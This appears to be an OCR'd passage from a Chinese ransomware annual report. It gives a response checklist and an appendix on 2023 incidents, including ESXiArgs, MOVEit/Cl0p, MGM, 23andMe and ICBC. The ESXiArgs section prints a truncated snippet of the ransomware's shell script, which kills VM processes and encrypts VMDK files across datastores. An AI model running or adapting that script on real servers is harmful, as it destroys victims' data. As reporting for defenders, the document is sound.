- ☐ 检查设备中账户情况，包括第三方软件账户，最近新增账户
- ☐ 检查数据库账户，VPN 账户，NAS 账户，VNC 类软件配置
- ☐ 排查 Web 日志
- ☐ 排查最近运行记录
- ☐ 临时禁用发现的攻击账号
- ☐ 使用安全软件进行扫描
- ☐ 完成后续安全加固工作，安装补丁，修补存在的其它问题。

附录 1. 2023 年勒索软件大事件

一、 ESXiArgs 勒索软件针对全球 ESXi 服务器发动大规模攻击

2023 年 2 月，大量攻击者对 VMware ESXi 服务器发起攻击，利用两年前被公布的 ESXi 远程代码执行漏洞来部署新的 ESXiArgs 勒索软件，此外新型勒索软件 Royal 也加入到了这一轮针对 ESXi 服务器的攻击当中。本轮攻击所利用的漏洞为 CVE-2021-21974，该漏洞是由 OpenSLP 服务中的堆溢出问题引起的，未经验证的攻击者可以在轻松利用该漏洞进入用户的服务器系统。

受此漏洞影响的 ESXi 版本为：

- ESXi versions 7.x prior to ESXi70U1c-17325551
- ESXi versions 6.7.x prior to ESXi670-202102401-SG
- ESXi versions 6.5.x prior to ESXi650-202102101-SG

因此，VMware 公司向其客户发出安全警告，提醒用户安装最新的安全更新，并禁用 OpenSLP 服务。此外，VMware 公司还补充说明此次攻击并没有利用未知的 0day 漏洞，而 2021 之后发布的 ESXi 软件版本则已经默认禁用了 OpenSLP 服务。另外，美国网络安全和基础设施安全局（CISA）也公布了针对此次攻击的修复脚本，用于修复被破坏的 ESXi 虚拟机环境。

```
#!/bin/sh
CLEAN_DIR="/tmp/"

# SET LIMITS

ulimit -p $(ulimit -Hp)
ulimit -n $(ulimit -Hn)

## CHANGE CONFIG

for config_file in $(esxcli vm process list | grep "Config File" | awk '{print $3}'); do
  echo "FIND CONFIG: $config_file"
  sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
done

## STOP VMX
echo "KILL VMX"
kill -9 $(ps | grep vmx | awk '{print $2}')

## ENCRYPT

chmod +x $CLEAN_DIR/encrypt

for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vms
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $((size_kb*1024))"
        echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
      fi
  done
  IFS=$" "
done

## INDEX.HTML
CLEAN_DIR="/tmp/"
IFS=$'\n'
for file_ui in $(find /usr/lib/vmware -type f -name index.html); do
```


ESXiArgs 勒索软件脚本代码片段

根据法国云服务供应商 OVHcloud 发布的报告称，仅在出现大规模攻击的第一天，该供应商管理的服务器中就有约 120 台 ESXi 服务器被攻陷导致数据遭到加密。但根据 VMware 公司确认，该漏洞早已被修复，仅存在于旧版的 ESXi 当中，并非新出现的 0day 漏洞。而在此攻击中遭到破坏的服务器均使用了，他们没有升级 ESXi 版本，并在默认设置中启用了 SLP 功能。

总体而言，虽然此轮遭到加密的设备数量众多，但 Ransomwhere 勒索支付跟踪服务仅发现了 88000 美元的赎金——这意味着攻击者可能仅收获到了四笔赎金。如此低的支付比例可能与解密工具的快速推出有直接关系。

二、 Medusa 勒索软件对中石油印尼公司发动勒索攻击

2023 年 2 月 15 日，中国石油天然气集团公司印度尼西亚分公司遭到勒索攻击。同时，Medusa 勒索软件搭建于暗网上的信息公布页面中发布了该公司的相关信息。该团伙要求受害者支付赎金用以删除其窃取到的数据，并称如果不接受赎金要求则会出售这些数据。



Medusa 博客页面公示

根据 Medusa 博客中的说法，勒索软件的威胁要求限时仅有 7 天，受害者可额外支付 10000 美元将截止日期延长一天，而彻底删除所有数据的赎金金额则为 40 万美元。当然，第三方也可同样支付 40 万美元来获取这些被窃数据。

勒索软件赎金诉求

不过，中石油始终未对此次勒索软件攻击做出任何回应。而根据以往记录，此次攻击事件是 2023 年第二起针对石油天然气公司的勒索攻击。在此之前，LockBit 勒索软件入侵了 Grupo Albanesi 公司。而对于 Grupo Albanesi 的攻击也对其位于阿根廷的 9 家发电工厂产生了直接影响。

而在更早之前的 2021 年，还曾发生过当时震惊世界的 Pipeline 勒索软件攻击事件。起因是由于美国佐治亚州的 Colonial Pipeline 遭受勒索软件攻击所致。当时由于此事件对美国经济的直接影响，美国总统甚至宣布全国进入紧急状态。


三、 Money Message 勒索软件攻陷微星并勒索 400 万美元赎金

2023 年 3 月底，一款名为“Money Message”的新勒索软件团伙出现在互联网中，该勒索软件针对全球受害者发动攻击并要求支付数百万美元的赎金以防止泄露数据以及换取数

据解密。

该软件问世仅 1 个月，攻击者便在其勒索网站上列出了 6 名受害者，其中包括微电子制造商 MSI（微星）及航空公司 Biman Airlines。此外，攻击者声称从受害公司窃取了文件，并附上了被访问文件系统的屏幕截图作为入侵证据。

而在此之中，中国台湾省 PC 零件制造商微星的 CTMS 和 ERP 数据库以及包含软件源代码、私钥以及 BIOS 固件等文件的屏幕截图均被发布至勒索页面。Money Message 威胁要在五天内公布所有这些据称是被盗的 1.5T 大小的数据文件，除非微星满足其高达 400 万美元的赎金要求。



微星遭窃数据泄露图

4 月 7 日，微星方面证实了其网络确实在攻击时间中遭到破坏。并称其 IT 部门已启动信息安全防御机制和恢复程序，同时公司也已向相关政府部门报告了此次异常情况。但 MSI 没有进一步透露关于攻击时间的任何细节，对是否有任何系统被加密或攻击者是否在窃取了业务和客户信息也是只字未提。

但微星却明确表示了网络攻击没有对运营和财务产生“重大”影响，并表示已实施了安全加固以确保存储在受影响系统上的数据是安全的。


Material Information (2377 MSI)					
SEQ_NO	1	Date of announcement	2023/04/07	Time of announcement	12:03:41
Subject	Announcement regarding some information service systems affected by cyberattack				
Date of events	2023/04/07	To which item it meets	paragraph 26		
Statement	1.Date of occurrence of the event:2023/04/07 2.Cause of occurrence:Some information service systems affected by cyberattack. 3.Handling procedure:After detecting some information systems being attacked by hackers,MSI's IT department has initiated information security defense mechanism and recovery procedures. The Company also has been reported the anomaly to the relevant government authorities. 4.Anticipated possible loss or impact:No significant impact our business in terms of financial and operational currently. 5.Amount of insurance claims that might be obtained:N/A 6.Improvement status and future countermeasures:The Company is also enhancing the information security control measures of its network and infrastructure to ensure data security. 7.Any other matters that need to be specified:None.				

微星向台当局上报的安全事件情况说明

此外，微星还在同时发布了一份声明，告知客户确保他们必须要从官方渠道获得 BIOS 和固件更新。

四、 C10p 勒索软件利用 MOVEit 漏洞发起大量勒索攻击

2023 年 5 月开始，MOVEit Transfer 被暴出存在可被利用的重大漏洞（CVE-2023-34362）。而 C10p 勒索软件团伙则表示他们是 MOVEit Transfer 数据盗窃攻击的幕后推手，其攻击利用 0day 漏洞破坏了“数百家公司”的服务器并窃取其数据。这一声明也证实了微软公司于 6 月 4 日晚发布的一份报告，该报告将此类攻击归因于他们追踪的黑客组织“Lace Tempest”——也被称为 TA505 和 FIN11。



暴露于公网的 MOVEit 服务器

C10p 方面进一步表示，正如 Mandiant 先前披露的那样，他们是于 5 月 27 日，即美国阵亡将士纪念日假期期间开始利用该漏洞发动攻击的。而利用节假日进行攻击是 C10p 勒索软件行动的惯用策略，该组织此前曾在人员最少的节假日进行大规模的利用攻击。例如 2020 年 12 月 23 日圣诞节假期期间，他们就曾利用类似的 Accellion FTA 软件 0day 漏洞进行数据盗窃攻击。

虽然 C10p 并未透露在 MOVEit Transfer 攻击中遭到破坏的组织数量，但他们依然表示——如果不支付赎金，受害者将被公示在他们的数据泄露网站上。此外，勒索软件团伙确认他们还没有开始勒索受害者，可能会利用这段时间来审查数据并确定其价值以及如何利用这些数据来向被入侵公司的赎金要求。

而在此之后，多家大型公司相继被爆出因 MOVEit Transfer 漏洞而遭到了 C10p 勒索软件的攻击。这其中比较知名的公司有：


- 2023 年 6 月 16 日，美国俄勒冈及路易斯安那两州共数百万居民身份 ID 因 MOVEit 漏洞攻击导致被盗。
- 2023 年 6 月 23 日，Genworth、CalPERS 等公司受 MOVEit 漏洞影响已泄露超 320 万人数据。
- 2023 年 6 月 26 日，纽约市教育局称黑客已利用 MOVEit 漏洞窃取了 45000 名纽约市学

生的数据。

- 2023 年 6 月 27 日,西门子能源公司确认遭到 ClOp 勒索软件攻击。
- 2023 年 7 月 11 日，德意志银行疑似受 MOVEit Transfer 漏洞影响被入侵。
- 2023 年 7 月 14 日，在线零售和摄影制作平台 Shutterfly 遭 ClOp 勒索软件的攻击。
- 2023 年 8 月 3 日，跨国外包公司 Serco 集团北美分公司 Serco Inc 被 ClOp 入侵导致数据外泄。
- 2023 年 8 月 9 日，密苏里州政府警告称大量医疗信息在 IBM MOVEit 攻击中遭泄露。
- 2023 年 8 月 14 日，科罗拉多州警告称 IBM MOVEit 漏洞已导致超 400 万条数据被盗。
- 2023 年 9 月 26 日，医疗保健供应商 BORN Ontario 由于 MOVEit Transfer 漏洞导致数据泄露。
- 2023 年 11 月 10 日，美国缅因州政府发布声明，称其于 5 月底遭 ClOp 勒索软件入侵，导致全州约 130 万（几乎是该州全部人口）个人信息被攻击者获取。
- 2023 年 11 月 21 日，汽车零部件巨头 AutoZone 称遭 MOVEit 数据泄露。

五、 TellYouThePass 攻击各类 OA、财务及 Web 系统平台

今年下半年“TellYouThePass”勒索软件，对国内各类 OA、财务及 Web 系统平台发起多轮攻击。如 2023 年 8 月 27 日，针对某通财务管理软件得勒索投毒攻击。其单次范围就有 1000 多台服务器，后续又发起多轮次攻击。



攻击现场日志信息

“TellYouThePass”勒索软件家族是一种勒索软件，最早于 2019 年 3 月出现。由于其背后始终是由单一黑客组织运营，因此该黑客组织也同样被称为 TellYouThePass。根据现有线索推断，该组织为国内黑客团伙，其惯于在高危漏洞被披露后的短时间内利用漏洞修补的时间差，对暴露于网络上并存在有漏洞的机器发起攻击。

其曾经使用过的代表性漏洞有：“永恒之蓝”系列漏洞、WebLogic 应用漏洞、Log4j2 漏洞、用友 OA 漏洞、畅捷通漏洞等。而一旦攻击成功后，便会投递勒索软件实施加密，并向被加密的文件添加后缀名为“.locked”。

该家族在去年发动了几轮攻击后，已经逐渐销声匿迹。但今年 6 月初，TellYouThePass


再次卷土重来，利用某通 T+财务管理系统中存在的命令执行漏洞发起攻击发起了一波较为强势的攻击。而本轮攻击是今年其“重出江湖”后的第二次大规模勒索攻击。希望广大政企单位对各类网络服务、OA 及财务类应用的安全问题提起重视，即使修补漏洞并进行有效的安全监控和管理。

而在2023年末时，再次爆出海康威视的产品漏洞被TellYouThePass利用发起勒索攻击。此次攻击事件所涉及的漏洞基本可以锁定为海康威视部分安防管理平台产品所带有的安全漏洞。这些漏洞均为任意文件上传漏洞。由于海康威视部分综合安防管理平台对上传文件接口校验不足，导致攻击者可以利用漏洞将恶意文件上传到平台，并最终获取服务权限或引发服务异常。

相关漏洞所影响的平台产品及对应版本为：iVMS-8700（V2.0.0~V2.9.2）和 iSecure Center（V1.0.0~V1.7.0）。相关产品漏洞海康威视已于 2023 年 6 月进行修复，并发布相关公告对其用户进行安全提示。

六、 香港数码港遭勒索攻击致 400GB 数据泄露

安全内参 9 月 8 日消息，香港科创中心数码港已就网络安全漏洞向警方和香港隐私监管机构上报。勒索软件组织 Trigona 声称，已从数码港窃取超过 400GB 数据，要求支付 30 万美元（约合港币 235 万元）才能归还。



香港数码遭窃数据公示页面

周四，一位 IT 专家查阅了暗网相关材料，发现包括银行账户信息和身份证复印件在内的被窃数据正在竞价售卖，起价定为 30 万美元。

香港网络安全公司 VX Research 的安全专家 Anthony Lai Cheuk-tung 分析称，“假设一个人的信息是 1GB，那就至少有 400 名受害者。”

数码港商业园区有 140 名员工，是 1900 家初创企业和科技公司的运营基地。警方表示，已将此案移交网络安全及科技罪案调查科进行调查，目前尚未有人被捕。

数码港在周三发布声明，谴责未经授权的第三方攻击者入侵其部分计算机系统，并表示他们在发现入侵后迅速采取了行动。但是，声明并未点出谁是可能的肇事者。

有关此事的新闻发布会视频截图

七、 米高梅度假村遭勒索攻击导致 IT 系统关闭

米高梅国际酒店集团（MGM Resorts International）于 2023 年 9 月 11 日披露该公司遭到网络攻击导致其主要网站、在线预订系统以及 ATM 机、老虎机和 POS 机等赌场内服务被迫关闭。

Vital Vegas 在 X 上对此事的报道

该公司表示在发现问题后立即展开调查并立即采取行动保护其 IT 系统和数据——这也包括关闭某些系统。

米高梅度假村公告


此次攻击可能是从 9 月 10 日晚上开始的，度假村的计算机系统目前已关闭。有报道指出，该公司在遭到攻击后便将大量业务转为人工操作，而 ATM 机和 POS 机也都受到了不同程度的影响。受到影响的业务包括 MGM National Harbor、Empire City Casino、MGM Spingfield、MGM Grand Detroit、Beau Rivage 以及 The Borgata。

这是自 2019 年以来米高梅度假村第二次确认发生网络安全事件，此前该公司的一项云服务遭到破坏，黑客窃取了超过 1000 万条客户记录。该公司在 2020 年时对被盗数据（包括客人的信息）进行存档后才发现了此次数据泄露事件，而彼时，遭到泄露的客户姓名、出生日期、电子邮件地址、电话号码和实际地址都早已在黑客论坛上自由共享。

八、 遗传学公司 23andMe 称用户数据在撞库攻击中被盗


当地时间 2023 年 10 月 6 日，美国生物技术和基因组学公司 23andMe 确认其用户数据在黑客论坛上流传并将此次数据泄露归因于网络攻击。

2023 年 10 月 2 日，一名攻击者公布了据称从一家遗传学公司窃取的数据样本，并在几天后提出出售这些属于 23andMe 客户的数据包。



攻击者发布数据的页面

最初公开的数据有限，攻击者放出了其中德系犹太人的 100 万行数据。而到了 10 月 4 日，攻击者提出以每个 23andMe 帐户 1 至 10 美元不等的价格批量出售这些数据文件，具体价格取决于购买的数据量。



23andMe 泄露数据售价页面

23andMe 方面证实了这些数据的真实性，并称攻击者使用了撞库攻击的手段来入侵 23andMe 网络并窃取到了这些敏感数据。本次事件邪路的数据中包含了客户的如下信息：

- 全名
- 用户名
- 头像
- 性别
- 出生日期
- 遗传血统结果
- 地理位置

九、 多家大型机构遭遇 Lockbit 勒索软件攻击

据英国《金融时报》报道：市场参与者于 2023 年 11 月 9 日透露，勒索软件对中国某大型国有银行的金融服务部门展开攻击，这次攻击导致工银金融服务公司代理的美国国债结算业务被阻断，一些股票交易也受到影响。另据交易消息人士称，包括对冲基金和资产管理公司在内的市场参与者因此次系统中断而被迫改变了交易途径。此次攻击对美国国债市场的流动性产生了一些影响，但并未损害市场的整体运作。而以上消息也得到了证券业和金融市场协会的印证。

安全研究组织表示“该银行目前无法连接到 DTCC/NSCC 系统。该问题正影响该银行的所有清算客户。”由于此次攻击对其系统造成影响，中国工商银行无法代理其他市场参与者进行美国国债结算交易。

有安全专家表示，被攻击银行的 Citrix 服务器在周一最后一次上线，并且未针对已被披露的 NetScaler 安全漏洞（又称“Citrix Bleed”漏洞）进行修补，而该服务器现在已离线。

目前，银行方面回应称遭受攻击的是其金融服务业务，该业务独立于集团主体业务之外。同时强调该行的总行及其他境内外关联机构的系统没有受到此次事件的影响，其在纽约的分行也没有受到影响。

十、 德国南威斯特法伦州遭勒索攻击致 72 个城市网络瘫痪

2023 年 11 月初，有消息称德国 70 多个城市因勒索攻击而停摆。综合各方公开信息，攻击发生于当地时间 2023 年 10 月 30 日。本次受到直接攻击的实际上并不是当地政府部门，而是为其政府部门提供 IT 服务的供应商：Südwestfalen IT（简称 SIT）。

而受到此次攻击影响，SIT 的官网一度无法正常访问。在其对外公布的“应急页面”上有两则公告。第一则公告发布于当地时间 11 月 6 日，主要是阐述其所遭受的攻击事件。

Südwestfalen IT

sit

SIT rechnet mit längeren Ausfällen und koordiniert Hilfslösungen

06.11.2023

In der Nacht von Sonntag (29.10.2023) auf Montag (30.10.2023) wurde die Südwestfalen-IT (SIT) Opfer eines kriminellen Cyber-Angriffs. Die Angreifer gingen dabei höchst professionell vor. Die SIT hat seitdem folgende Schritte unternommen:

- Sofortige Abschaltung aller Systeme.
- In Abstimmung mit dem LKA und der Zentral- und Ansprechstelle Cybercrime (ZAC-NRW) der Staatsanwaltschaft Köln wurde eine Informationssperre verhängt, um den Kriminellen keine Anhaltspunkte zu möglichen weiteren Verwundbarkeiten zu liefern.
- Am 30.10. wurde sofort ein Krisenstab gebildet, dem auch externe IT-Forensiker angehören. Zudem steht die SIT im Rahmen eines erweiterten Krisenstabs seit 31.10.2023 täglich im intensiven Austausch mit den IT-Verantwortlichen aller Kreisverwaltungen des Verbandsgebiets sowie jeweils den größten Kommunen dieser Kreise. Der erweiterte Krisenstab fungiert als Informationsmultiplikator und Ansprechpartner für die Mitgliedskommunen.
- Am 30.10.2023 hat die SIT spezialisierte IT-Forensiker damit beauftragt, mit speziellen Analysewerkzeugen den Hergang des Angriffs aufzuarbeiten. Außerdem werden alle Produktivsysteme einzeln überprüft. Das Ziel ist, schnellst möglich für einzelne Systeme eine Infektion auszuschließen. Außerdem wurden neue Sicherheitsrichtlinien erarbeitet. Sobald die neuen, verschärften Sicherheitsstandards umgesetzt sind, kann mit der Wiederinbetriebnahme der nicht betroffenen Systeme begonnen werden. Im Interesse aller geht hierbei Sicherheit vor Geschwindigkeit.

Primär betroffen sind die 72 Mitgliedskommunen aus dem Verbandsgebiet in Südwestfalen, darunter die Landkreise Hochsauerlandkreis, Märkischer Kreis, Olpe, Siegen-Wittgenstein, Soest sowie mehrere Kommunen im Rheinisch-Bergischen Kreis und die Stadt Schwerte. Darüber hinaus sind weitere Kunden außerhalb des Verbandsgebietes betroffen, die einzelne Fachverfahren nutzen. Grundsätzlich gilt:

- Feuer- und Rettungsdienste sind erreichbar. Notrufnummern funktionieren und das Ordnungsamt geht seinen Pflichten nach.
- Je nach Kommune sind Terminvergaben sowie die Bearbeitung anfallender Aufgaben in Ämtern wie Bürgerbüro, Standesamt oder Führerscheinstelle nur eingeschränkt verfügbar.
- Die Kommunen sind aktuell nicht bzw. nur eingeschränkt per E-Mail und Telefon zu erreichen.

Nachdem absehbar wurde, dass für viele dieser Kommunen eine Reihe wichtiger Fachverfahren für längere Zeit ausfällt, hat die SIT am 01.11.2023 einen **zentralen Behelfe-Koordinator** eingesetzt. Er arbeitet mit Hochdruck daran, gemeinsam mit den betroffenen Kommunen Behelfs-Lösungen zu etablieren.

